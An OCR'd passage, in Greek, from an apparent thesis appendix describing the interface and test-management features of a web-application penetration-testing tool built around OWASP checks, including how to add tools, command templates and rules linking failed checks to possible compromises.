
Εικόνα 15: Επιλογές διαχείρισης αρχείου project

Β. Μενού Περιήγησης


Το αριστερό μενού επιλογών περιέχει την καρτέλα των αρχείων/σελίδων της εφαρμογής, τις καρτέλες των ελέγχων και το κουμπί για την παραγωγή της τελικής αναφοράς.

Στην καρτέλα των αρχείων/σελίδων της εφαρμογής, κάνοντας διπλό κλικ σε ένα στοιχείο των τοπικών αρχείων (Local files, Crawler files, HTTrack Crawler files και FTP) ανοίγει στο κεντρικό πλαίσιο το παράθυρο προβολής αρχείου, όπου μπορεί να εξεταστεί ο κώδικας/περιεχόμενα του αρχείου της σελίδας.

Κάνοντας διπλό κλικ σε ένα στοιχείο του “Web App Structure”, το οποίο περιέχει τη δομή της διαδικτυακής εφαρμογής, ανοίγει στο κεντρικό πλαίσιο το παράθυρο προβολής ιστοσελίδας, όπου φορτώνει και η σελίδα της εφαρμογής.



Εικόνα 16: Προβολή περιεχομένων αρχείου κώδικα



Εικόνα 17: Προβολή περιεχομένων ιστοσελίδας


Γ. Λοιπά στοιχεία εφαρμογής

Στο επάνω μέρος της εφαρμογής υπάρχει το πεδίο Score που αφορά την αξιολόγηση της ασφάλειας της εφαρμογής. Όσο πιο μεγάλη η τιμή του Score τόσο πιο ασφαλής είναι η εφαρμογή.

Επάνω δεξιά υπάρχουν δύο στοιχεία, το Config και το Licenses.

Εικόνα 18: Συνολική βαθμολογία-Άδειες χρήσης-Ρυθμίσεις

Κάνοντας κλικ στο Licenses προβάλλεται το παράθυρο με τους πόρους που χρησιμοποιήθηκαν για τη δημιουργία του PenetrationTesting καθώς και την άδεια που συνοδεύει τον κάθε πόρο.



Εικόνα 19: Άδειες χρήσης

Το στοιχείο Config αφορά το διαχειριστή του προγράμματος και θα το δούμε στην τελευταία ενότητα. Στις επόμενες ενότητες παρουσιάζονται οι έλεγχοι ευπάθειας του οργανισμού OWASP.


ΠΑΡΑΡΤΗΜΑ Γ – Διαχείριση PenetrationTesting

1. Διαχείριση Ελέγχων

Στο λογισμικό PenetrationTesting, ο εξεταστής έχει τη δυνατότητα δημιουργίας νέων ελέγχων αλλά και επεξεργασίας των παλιών, τηρώντας το σύστημα επικαιροποιημένο σε νέες ευπάθειες.

Για να διαχειριστεί τους ελέγχους, από την κεντρική οθόνη επιλέγει το πάνω-δεξιά κουμπί “Config” και από την αναδιπλούμενη λίστα το “Manage Tests”.


Ένας ή περισσότεροι Έλεγχοι ανήκουν σε μια Ενότητα και μια (ή περισσότερες) Ενότητα σε μια Καρτέλα. Έτσι για παράδειγμα, στην Καρτέλα (Test Unit) “1.Συλλογή πληροφοριών για το στόχο” ανήκουν ενότητες, όπως “1.Έλεγχος δυνατότητας αξιοποίησης μηχανών αναζήτησης” και “2.Αναγνώριση Web Server”. Στην ενότητα “1.Έλεγχος δυνατότητας αξιοποίησης μηχανών αναζήτησης” ανήκουν οι έλεγχοι “Search Engine (manually)” και “Search Engine vulnerabilities in local files”.



Εικόνα 20: Διαχείριση Ελέγχων

Έχοντας κατανοήσει τη σχέση Καρτέλας/Ενότητας/Ελέγχων, στο παράθυρο διαχείρισης βλέπουμε στο επάνω μέρος το πεδίο με τις Καρτέλες (Test Unit) της

εφαρμογής. Πατώντας το “+” μπορούμε να εισάγουμε μια νέα Καρτέλα. Στο πεδίο “Title” γράφεται ο τίτλος της Καρτέλας, ενώ στο πεδίο “Order” η σειρά εμφάνισής της.




Εικόνα 21: Προσθήκη νέας Καρτέλας (Test Unit)

Επιλέγοντας μια τιμή και πατώντας το “E” ανοίγει το παράθυρο επεξεργασίας της Καρτέλας, ενώ αν πατήσουμε το “-” η καρτέλα αφαιρείται από τη συλλογή.

Επιλέγοντας μια καρτέλα στο επόμενο πεδίο προβάλλονται οι Ενότητες ελέγχων (Subunit) που περιέχει η Καρτέλα. Με όμοιο τρόπο με την καρτέλα μπορούμε να εισάγουμε, επεξεργαστούμε ή διαγράψουμε μια Ενότητα.

Επιλέγοντας μια Ενότητα, συμπληρώνεται η λίστα των Ελέγχων που περιλαμβάνει η Ενότητα. Για να εισαχθεί ένας νέος έλεγχος πατάμε το κουμπί “+”, ενώ επιλέγοντας έναν έλεγχο από τη λίστα με διπλό κλικ, τότε αυτός ανοίγει προς επεξεργασία. Με το κουμπί “-” αφαιρείται ο επιλεγμένος έλεγχος από τη λίστα.

Ανοίγοντας προς επεξεργασία έναν έλεγχο συναντάμε το παρακάτω παράθυρο.




Εικόνα 22: Παράθυρο επεξεργασίας ελέγχου

Στο πεδίο "Title" συμπληρώνεται ο τίτλος του ελέγχου και στο πεδίο "Details" μια γενική περιγραφή. Στο πεδίο "Order" επιλέγεται η σειρά εμφάνισης του ελέγχου (σε περίπτωση πολλών ελέγχων ανά ενότητα). Στο πεδίο "Folder" σημειώνεται το όνομα φακέλου, σε περίπτωση που επιθυμούμε τη δημιουργία φακέλου στο φάκελο της εξέτασης ειδικά γι' αυτόν τον έλεγχο. Στο πεδίο "Guidelines" εισάγεται το κείμενο των Οδηγιών που πρέπει να ακολουθήσει ο εξεταστής (η οποίες μπορεί να εισαχθούν με επικόλληση με το κουμπί "Paste").

2. Σύνδεση Ελέγχων με εργαλεία

Στη λίστα "Tools" εισάγονται τα βασικά εργαλεία που μπορεί να βοηθήσουν τον εξεταστή στη διενέργεια του ελέγχου. Για να εισάγει ένα εργαλείο κάνει κλικ στο "+" ενώ για να αφαιρέσει το κουμπί "-". Κατά την προσθήκη ανοίγει το παράθυρο με τη λίστα των διαθέσιμων εργαλείων, το οποίο δεν περιλαμβάνει τα εργαλεία που έχουν ήδη

εισαχθεί. Αφού επιλέξουμε ένα εργαλείο από τη λίστα, επιλέγουμε από το πεδίο “Role” αν το εργαλείο θα είναι κύριο ή δευτερεύουσας σημασίας (Main ή Useful) και πατάμε το “Save” για ενημέρωση του συστήματος.



Εικόνα 23: Λίστα εργαλείων

Το λογισμικό δίνει τη δυνατότητα δημιουργίας νέων εργαλείων. Ο χρήστης πρέπει να πατήσει του κουμπί “+” . Στο παράθυρο δημιουργίας/επεξεργασίας εργαλείων που θα προβληθεί, ο χρήστης πρέπει να εισάγει στον “Title” το όνομα του εργαλείου, να επιλέξει ένα εικονίδιο πατώντας το “Add image” (ή “X” για να αφαιρέσει την εικόνα) και να επιλέξει τον τύπο της εφαρμογής που πρόκειται να εκτελέσει.


Περίπτωση εφαρμογής που απαιτεί μεταγλωττιστή Python ή Ruby

Για να εισάγει ο χρήστης μια εφαρμογή που απαιτεί μεταγλωττιστή Python ή Ruby, επιλέγει πρώτα τη γλώσσα της επιλογής του (Python/Ruby) και συμπληρώνει στο πεδίο “Cmd” τα ορίσματα της εντολής: πχ -s -P . Αν θέλει να εισάγει τη διεύθυνση της εφαρμογής γράφει “{site}” ενώ για δυναμικές παραμέτρους που θα του ζητηθούν την ώρα της εκτέλεσης {1} {2} αναλόγως με το πλήθος δυναμικών παραμέτρων που επιθυμεί.

Τέλος, επιλέγεται το πρόγραμμα που θα εκτελεστεί κάνοντας κλικ στο κουμπί “…” . Στο παράθυρο που προβάλλεται επιλέγεται το πρόγραμμα και με κλικ στο “Save” αποθηκεύεται η επιλογή μας.

Ένα παράδειγμα εντολής που μπορεί να εκτελεστεί είναι:


PythonPath\Python.exe program.py {site} -s –P



Εικόνα 24: Λίστα προγραμμάτων

Περίπτωση εξωτερικής εφαρμογής


Αν έχουμε την περίπτωση εξωτερικής εφαρμογής (που εκτελούνται στα Windows με απλό κλικ χωρίς τη μεσολάβηση μεταγλωττιστή) το μόνο που έχουμε να κάνουμε είναι να μην επιλέξουμε Python/Ruby και να επιλέξουμε ένα πρόγραμμα κάνοντας κλικ στο "…" .



Εικόνα 25: Προσθήκη/Επεξεργασία εργαλείου

Στην προηγούμενη περίπτωση εξηγήθηκε η σύνδεση ενός προγράμματος με το εργαλείο. Για να εισάγουμε ένα νέο πρόγραμμα στη λίστα των προγραμμάτων κάνουμε κλικ στο "+" και στο παράθυρο προσθήκης προγράμματος συμπληρώνουμε στο πεδίο "Program" το όνομα του προγράμματος, στο πεδίο "Download URL" τη διεύθυνση λήψης του και κάνοντας κλικ στο κουμπί "…" επιλέγεται το πρόγραμμα. Με κλικ στο

“Save” καταχωρείται το νέο πρόγραμμα, ενώ με κλικ στο “GO” ανοίγει ο περιηγητής τη σελίδα λήψης.




Εικόνα 26: Προσθήκη προγράμματος

3. Σύνδεση Ελέγχων με Κανόνες

Στο παράθυρο επεξεργασίας του ελέγχου, στη λίστα “Rules” περιλαμβάνονται οι γενικοί κανόνες που διέπουν τον έλεγχο. Παρακάτω παρουσιάζονται ενδεικτικά δύο:

Κανόνας Α: Αν έχω το Username (Είσοδος) και Αποτύχει ο Έλεγχος “Κλείδωμα λογαριασμού μετά από n προσπάθειες” (Test:Fail), Τότε μπορεί να προκύψει ο Κωδικός Χρήστη (Έξοδος) και να παραβιαστεί η Αυθεντικοποίηση (πχ μετά από επίθεση Brute force).


Κανόνας Β: Αν (χωρίς είσοδο/προϋποθέσεις) Αποτύχει ο Έλεγχος “Καλή κρυπτογράφηση Cookie” (Test Fail), Τότε μπορεί να προκύψει α) η Ταυτότητα Συνόδου (SessionId) και β) Τα στοιχεία σύνδεσης του χρήστη (Έξοδος).



Εικόνα 27: Γενικό σχήμα Κανόνων σε έναν αποτυχημένο έλεγχο

Για να εισάγουμε ένα νέο Κανόνα στον Έλεγχο κάνουμε κλικ στο κουμπί “+” της λίστας “Rules”. Τότε προβάλλεται το παρακάτω παράθυρο. Στην αριστερή λίστα προσθέτουμε τα Στοιχεία Εισόδου, δηλαδή όσες προϋποθέσεις πρέπει να ισχύουν (όσα

πρέπει να έχουμε στην κατοχή μας σε έναν αποτυχημένο έξοδο, ώστε να προκύψει η έξοδος) στον έλεγχο που έχει αποτύχει έτσι ώστε να προκύψουν τα Στοιχεία Εξόδου. Η λίστα μπορεί να είναι κενή, αφού και μόνο η αποτυχία ενός ελέγχου μπορεί από μόνη της να δημιουργήσει έναν κανόνα με τουλάχιστον ένα αποτέλεσμα. Στη δεξιά λίστα εισάγουμε τα Στοιχεία Εξόδου τα οποία θα προκύψουν αν αποτύχει ο κανόνας και υπάρχουν τα Στοιχεία Εισόδου. Μπορεί να είναι τουλάχιστον ένα ή περισσότερα στοιχεία εξόδου σε έναν κανόνα.

